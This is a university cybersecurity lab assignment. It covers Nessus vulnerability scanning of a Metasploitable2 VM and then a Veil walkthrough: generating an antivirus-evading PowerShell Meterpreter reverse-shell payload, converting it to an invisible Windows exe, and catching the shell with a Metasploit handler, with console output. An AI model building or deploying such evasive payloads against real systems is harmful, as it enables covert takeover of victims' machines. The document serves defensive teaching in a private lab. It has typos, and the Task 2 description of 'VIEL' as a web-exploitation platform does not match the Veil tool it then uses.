

CSCS 495 A

FORMAN CHRISTIAN COLLEGE
(A CHARTERED UNIVERSITY)
CYBER SECURITY

Assignment 2

This assignment should be attempted individually. Do not copy paste from your fellow students. Any such attempt if caught will result in ZERO grade in this assignment. If you have one system in a group then each group member should attempt the assignment at her own

Max Marks: 50

Submission Format:

In the report you should provide the following:

- Installing and Configuration of NISSUS and VEIL
- At least four different scans for NISSUS and at least four payloads generated via VEIL.
- Report should carry details about the scans and payload generation augmented with clear screen shots.
- In order to show that it is your work, create a user on kali with your initial name, reboot kali and login as this new user. Now carry out all steps while taking screen shots where the user name is prominently shown on kali prompt.
- A soft copy of the report should be uploaded on MOODLE on or before 11:59 pm, Nov 04, 20204. A hard copy should be submitted in class on Nov 05.

Task 1

The primary objective of this task is to familiarize yourself with NISSUS, a widely used vulnerability scanner, and to understand its capabilities, functionalities, and best practices for deployment and analysis.

Task Overview:

You will set up NISSUS, perform vulnerability scans on a test environment, and analyse the results. This will involve installing NISSUS, configuring scan policies, executing scans, and reporting on findings.

Tasks:

1. Installation of NISSUS:

- Download the NISSUS installation package from the Tenable website.
- Follow the installation instructions specific to your operating system (Windows, Linux, or macOS).
- Activate your NISSUS instance with the free version (Nessus Essentials).

2. Configuration:

- Log in to the NISSUS web interface.
- Familiarize yourself with the dashboard and features.
- Configure the necessary settings, including:
 - User management

CSCS 495 A

- Scan settings (credentials, policies)

3. Conducting a Vulnerability Scan:

- Set up a new scan targeting a designated test environment (use a virtual machine)
- Select an appropriate scan policy (e.g., Basic Network Scan).
- Execute the scan and monitor its progress.

4. Analysis of Scan Results:

- Once the scan is complete, review the results.
- Identify vulnerabilities detected during the scan.
- Categorize the vulnerabilities based on severity (Critical, High, Medium, Low).

5. Reporting:

- Generate a report of the scan results.
- Summarize the vulnerabilities found, including:
 - Description
 - CVSS score
 - Recommendations for remediation
- Discuss any patterns or notable findings observed during the scan.

6. Reflection:

- Write a brief reflection (1-2 paragraphs) on the importance of vulnerability scanning in cybersecurity.
- Consider the implications of vulnerabilities discovered during the scan on organizational security.

Submission Guidelines:

- Submit a written report that includes:
 - Installation and configuration steps with screen shots.
 - Scan setup details
 - Analysis of scan results
 - Generated report (include any screenshots as necessary)
 - Reflection on the assignment
- Format your report as a PDF document.
- Ensure that your document is well-organized and free of errors.

A brief intro to NESSUS is given below. This will help you install and use NESSUS for different vulnerabilities.


Nessus

Nessus is a platform developed by Tenable that scans for security vulnerabilities in devices, applications, operating systems, cloud services and other network resources. The Professional version has a cost to pay, so we will install and use the free *Nessus Essentials* version, which can work only in a Local Area Network and cannot perform a scan on a machine/website on the Internet. Moreover, with Nessus Essentials version, we can scan up to 16 IP addresses within a LAN. Some common features of Nessus are:

- **Vulnerability scanning:** Nessus scans servers for known vulnerabilities. For example, detecting outdated software versions that may be susceptible to exploits.
- **Credential-based scanning:** Authenticated scans with login credentials provide Nessus deeper access, enhancing the accuracy of vulnerability detection.
- **Web Application scanning:** It identifies the vulnerabilities in web applications such as SQL injection or XSS flaws.
- **Malware detection:** Nessus identifies the potential malware indicators by analyzing the system files and configuration.

Downloading, Installing and Configuring Nessus on your Kali Machine:

- Open your browser and search for *download nessus*. Use the Tenable link and download the latest version of Nessus for your platform, i.e., Linux-Debian-amd64, which will download the `Nessus-10.8.2-debian10_amd64.deb` file.
- Now to install it use the following command:



```
$ sudo dpkg -i Nessus-10.8.2-debian10_amd64.deb
```

- After installation is done, you need to start the service using following command:

```
$ sudo systemctl start nessusd.service
```

```
$ systemctl status nessusd.service
```
- Now to configure the Nessus Essential (free version), you need to go to <https://kali:8834> link inside your browser. Perform the steps and finally it will initialize and download all required plugins. This may take a bit of time depending on your Internet speed. Must remember the credentials (username:password) while creating an account on tenable for Nessus Essentials.
- Inside your browser go to <https://kali:8834> login giving your credentials. If you get an error of plugins not installed then use the following command to install plugins:

```
$ sudo systemctl stop nessusd.service
```


CSCS 495 A

```
$ sudo /opt/nessus/sbin/nessuscli update  
$ sudo systemctl start nessusd.service
```

- Once again, inside your browser go to <https://<ip of kali>:8834> login giving your credentials, and go ahead with your first scan.

Basic NW Scan using Nessus:

- Now inside your browser go to <https://<ip of kali>:8834> or <https://127.0.0.1:8834> and login giving your credentials, and go ahead with your first scan, by clicking the New Scan button at the top right.



- Let us perform a basic scan by clicking on the Basic Network Scan in the above screenshot and then enter the details about your scan like the IP of your Metasploitable2 machine. Once done you can click the save button.

CSCS 495 A

← → ↻ 🔍 https://kali:8834/#/scans/reports/new/731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65/settings/basic/general 130% ☆

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

There's an error with your feed. [Click here to view your license information.](#)

tenable Nessus Essentials Scans Settings

arf

New Scan / Basic Network Scan

[← Back to Scan Templates](#)

Settings

Credentials

Plugins

BASIC

General

Schedule

Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Name

Description

Folder

Targets

Upload Targets

REQUIRED

My Scans

Example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com

REQUIRED


Add File

Save


Cancel

CSCS 495 A

- You can schedule or run your saved scan at time of your convenience. The following screenshot shows the scan in progress. This may take a bit of time.




- Following screenshot shows the output when the scan is completed, showing 10 critical, 7 high, 25 medium and 9 low vulnerabilities and 127 information disclosures.



CSCS 495 A

- You can click the Vulnerabilities tab to check the total 69 vulnerabilities that were detected by nessus on Metasploitable2, can search for a specific one or use filter.



- Click critical vulnerability, UnrealIRCd Backdoor Detection (CVE-2010-2075) having a CVSS of 10.0, to check out the details about this vulnerability, which exist in Internet Relay Chat server. Moreover, you can Google this vulnerability and check out if there exist an exploit for this specific vulnerability and how to use it. (More on this later)
- Click another critical vulnerability, NFS Exported Share Information Disclosure (CVE-1999-0629) having a CVSS of 10.0, to check out the details about this vulnerability. Moreover, you can Google this vulnerability and check out if there exist an exploit for this specific vulnerability and how to use it. (More on this later)
- Click VNC Server 'password' Password, (CVE-1999-0503) having a CVSS of 10.0. It says that the VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote unauthenticated attacker could exploit this to take control of the system.
- Click Bind Shell Backdoor Detection, (CVE-2001-0500) having a CVSS of 9.8. This is a buffer overflow vulnerability, which says that a shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Task 2

The objective of this task is to familiarize yourself with VIEL, a platform designed for identifying and exploiting vulnerabilities in web applications and networked systems. You will explore its features, conduct vulnerability assessments, and understand best practices for exploitation and mitigation.

Assignment Overview:

You will set up and navigate through the VIEL environment, identify potential vulnerabilities, and perform exploitations on vulnerable applications. You will also analyze the findings and present remediation strategies.

Tasks:

1. Setup and Configuration:

- Install the VIEL environment (either via a virtual machine or a cloud instance).
- Familiarize yourself with the user interface and features available in VIEL.
- Review the documentation provided for any specific configurations.

2. Exploring Vulnerabilities:

- Navigate through the various applications and services available in the VIEL environment.
- Select at least three different applications/services to analyze.
- For each selected application, identify and document potential vulnerabilities (e.g., SQL Injection, Cross-Site Scripting, etc.).

3. Conducting Exploit Tests:

- Choose at least two vulnerabilities identified in your analysis.
- Attempt to exploit these vulnerabilities using tools and techniques available within VIEL.
- Document each step taken during the exploitation process, including:
 - Methodology
 - Tools used
 - Outcomes of the exploitation attempt

4. Analysis of Findings:

- Analyze the results of your exploitation attempts.
- Categorize the vulnerabilities based on severity and potential impact on security.
- Discuss the implications of these vulnerabilities in a real-world context.

5. Remediation Strategies:

- For each identified vulnerability, outline recommended remediation strategies.
- Discuss best practices for securing applications against similar vulnerabilities in future deployments.

6. Reflection:

- Write a brief reflection (1-2 paragraphs) on the importance of vulnerability identification and exploitation in the context of cybersecurity.
- Consider how these skills can be applied in real-world scenarios.

Submission Guidelines:

- Submit a comprehensive report that includes:
 - Setup and configuration details
 - Vulnerability analysis for each application
 - Exploitation methodologies and outcomes
 - Analysis of findings
 - Remediation strategies
 - Reflection on the assignment
- Format your report as a PDF document.
- Ensure your document is well-organized, properly formatted, and free of grammatical errors.

Grading Criteria:

- Completeness of setup and configuration (15%)
- Depth of vulnerability analysis (25%)
- Quality and thoroughness of exploitation documentation (30%)
- Quality of remediation strategies and reflection (20%)
- Overall presentation and clarity of the report (10%)

A brief introduction to Veil is given:

Veil

- Veil is a framework designed to generate payloads that are targeted to evade detection by anti-virus software. It focuses on creating executable files that can bypass signature-based detection methods, making it a valuable tool for penetration testers and security professionals who need to test the effectiveness of their security measures. Some key features of VEIL are listed below:
 - **Antivirus Evasion:** Generates payloads that are designed to bypass antivirus detection.
 - **Payload Variety:** Supports multiple payload types and formats.
 - **Customizable Payloads:** Allows customization of payload parameters.
 - **Modular Architecture:** New payload modules can be easily added.

Making an Evasive Payload using Veil

- Veil is not installed on Linux machines by default, so we have to install it first by giving the following command on our Kali Linux machine.

```
$ sudo apt-get install veil
```

- To run veil type `veil` on the terminal as root, and for the first time it may take a bit of time as it will install some of its dependencies. But once done, it will display a prompt driven program using which you can get evasion payloads. I have given self-explanatory screenshots below for your understanding:

```
$ veil
```

CSCS 495 A

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ veil  
  
Veil | [Version]: 3.1.14  
  
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework  
  
Main Menu  
  2 tools loaded  
  
Available Tools:  
  1) Evasion  
  2) Ordnance  
  
Available Commands:  
  exit      Completely exit Veil  
  info      Information on a specific tool  
  list       List available tools  
  options    Show Veil configuration  
  update     Update Veil  
  use        Use a specific tool  
  
Veil>:
```

- As we are doing evasion, so type 1 to select the Evasion tool, and we will get Veil-Evasion menu and we can list the payloads available for evasion.

veil> use 1

```

Veil>: use 1

=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Veil-Evasion Menu
41 payloads loaded

Available Commands:

back          Go to Veil's main menu
checkvt       Check VirusTotal.com against generated hashes
clean         Remove generated artifacts
exit          Completely exit Veil
info          Information on a specific payload
list          List available payloads
use           Use a specific payload

Veil/Evasion>: 

```

- As we are doing evasion, so type 1 to select the Evasion tool, and we will get Veil-Evasion menu and we can list the payloads available for evasion.

Veil/Evasion> list

```

Veil/Evasion>: list

=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[*] Available Payloads:

1)      autoit/shellcode_inject/flat.py
2)      auxiliary/coldwar_wrapper.py
3)      auxiliary/macro_converter.py
4)      auxiliary/pyinstaller_wrapper.py
5)      c/meterpreter/rev_http.py
6)      c/meterpreter/rev_http_service.py
7)      c/meterpreter/rev_tcp.py
8)      c/meterpreter/rev_tcp_service.py
9)      cs/meterpreter/rev_http.py
10)     cs/meterpreter/rev_https.py
11)     cs/meterpreter/rev_tcp.py
12)     cs/shellcode_inject/base64.py
13)     cs/shellcode_inject/virtual.py
14)     go/meterpreter/rev_http.py
15)     go/meterpreter/rev_https.py
16)     go/meterpreter/rev_tcp.py

```

CSCS 495 A

- We will be using payload 22 (powershell/meterpreter/rev_tcp.py). Type use 22. As you select the payload, Veil will give you all the options that you can use with this payload as well as the appropriate commands.

Veil/Evasion> use 22

```
Veil/Evasion>: use 22

Veil-Evasion

[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

Payload Information:

Name:      Pure PowerShell Reverse TCP Stager
Language:  powershell
Rating:    Excellent
Description: pure windows/meterpreter/reverse_tcp stager, no
            shellcode

Payload: powershell/meterpreter/rev_tcp selected

Required Options:

Name      Value      Description
-----
BADMACS   FALSE      Checks for known bad mac addresses
DOMAIN    X          Optional: Required internal domain
HOSTNAME  X          Optional: Required system hostname
LHOST     4444       IP of the Metasploit handler
LPORT     4444       Port of the Metasploit handler
MINBROWSERS FALSE      Minimum of 2 browsers
MINPROCESSES X          Minimum number of processes running
MINRAM    FALSE      Require a minimum of 3 gigs of RAM
PROCESSORS X          Optional: Minimum number of processors
SLEEP     X          Optional: Sleep "Y" seconds, check if accelerated
USERNAME  X          Optional: The required user account
USERPROMPT FALSE      Window pops up prior to payload
UTCHECK   FALSE      Check that system isn't using UTC time zone
VIRTUALPROC FALSE      Check for known VM processes

Available Commands:

back      Go back to Veil-Evasion
exit      Completely exit Veil
generate  Generate the payload
options   Show the shellcode's options
set       Set shellcode option

[powershell/meterpreter/rev_tcp>>]:
```

- Next, we will set the options such as local host and port for the payload. Set LHOST and LPORT and issue generate command. This will generate the .bat file on the path shown.

```
[powershell/meterpreter/rev_tcp>>]: set LHOST 10.0.2.6
[powershell/meterpreter/rev_tcp>>]: set LPORT 54154
[powershell/meterpreter/rev_tcp>>]: generate
```

```
[powershell/meterpreter/rev_tcp>>]: set LHOST 10.0.2.6
[powershell/meterpreter/rev_tcp>>]: set LPORT 54154
[powershell/meterpreter/rev_tcp>>]: generate
```

```
Veil-Evasion

[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
```

```
[>] Please enter the base name for output files (default is payload): reverse_tcp_evasion
```

```
Veil-Evasion


[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
```

```
[*] Language: powershell
[*] Payload Module: powershell/meterpreter/rev_tcp
[*] PowerShell doesn't compile, so you just get text :)
[*] Source code written to: /var/lib/veil/output/source/reverse_tcp_evasion.bat
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/reverse_tcp_evasion.rc


Hit enter to continue...
```

Note: Keep a note of the path of the source file (.bat) and Metasploit resource file (.rc)

- The next step is to convert the generated reverse_tcp_evasion.bat file into Windows executable, because the .bat files are very easily detected by the antivirus programs.
- To convert the .bat file into an exe file we need to install Bat_To_Exe_Converter. Open this link <https://github.com/tokyoneon/B2E> in your browser, and download the. Zip file, which will download B2E-master.zip file in the Download directory of your Kali machine.
- Now unzip the file using following command:
\$ unzip B2E-master.zip
- We got a Bat_To_Exe_Converter_(Installer).exe file. But since it is an exe file and Linux do not recognize it, so we have to use our old friendly **wine** program that we have already installed on our Kali machine. Wine is a free and open-source compatibility layer to allow application software and computer games developed for Windows to run on Unix like machines.
- Goto the folder where Bat_To_Exe_Converter_(Installer).exe file is located. Type:
\$ wine <complete name of the exe file>
- And it does the magic, we get the software running on kali.



- We want to convert /var/lib/veil/output/source/ reverse_tcp_evasion.bat into an exe file. Follow the following steps:
 - Click on File → open menu
 - A window saying select batch file(s) will pop up.
 - Choose the file. Open it and it will be displayed on the window of your b2e software.



- In the right page, of b2e choose the appropriate exe format **64 Bit | Windows (invisible)**.
- Next go to the converter menu and select convert, a save in dialogue box will appear, save it with an appropriate name and type to be EXE
- Finally, you need to copy this exe file inside the target i.e., Windows10 machine using say the shared folder and later copy it on the desktop of target windows machine
- Now, on the Kali machine fire up msfconsole. Type the resource command by giving it the name of reverse_tcp_evasion.rc file created during the generate process of veil. This will automatically run the multi/handler by setting all its parameters appropriately.
- Now the listener being run on Kali machine, on the Windows machine when we run the reverse_tcp_evasion.exe by double clicking the file on the desktop and we get the meterpreter shell on the Kali machine ☺

```
msf6 > resource /var/lib/veil/output/handlers/reverse_tcp_evasion.rc
[*] Processing /var/lib/veil/output/handlers/reverse_tcp_evasion.rc for ERB directives.
resource (/var/lib/veil/output/handlers/reverse_tcp_evasion.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/var/lib/veil/output/handlers/reverse_tcp_evasion.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/var/lib/veil/output/handlers/reverse_tcp_evasion.rc)> set LHOST 10.0.2.6
LHOST => 10.0.2.6
resource (/var/lib/veil/output/handlers/reverse_tcp_evasion.rc)> set LPORT 54154
LPORT => 54154
resource (/var/lib/veil/output/handlers/reverse_tcp_evasion.rc)> set ExitOnSession false
ExitOnSession => false
resource (/var/lib/veil/output/handlers/reverse_tcp_evasion.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.6:54154
msf6 exploit(multi/handler) > [*] Sending stage (176198 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.6:54154 => 10.0.2.15:49646) at 2024-07-18 11:47:42 -0400
Interrupt: use the 'exit' command to quit
msf6 exploit(multi/handler) > sessions

Active sessions
-----
Id  Name      Type           Information                                     Connection
--  -
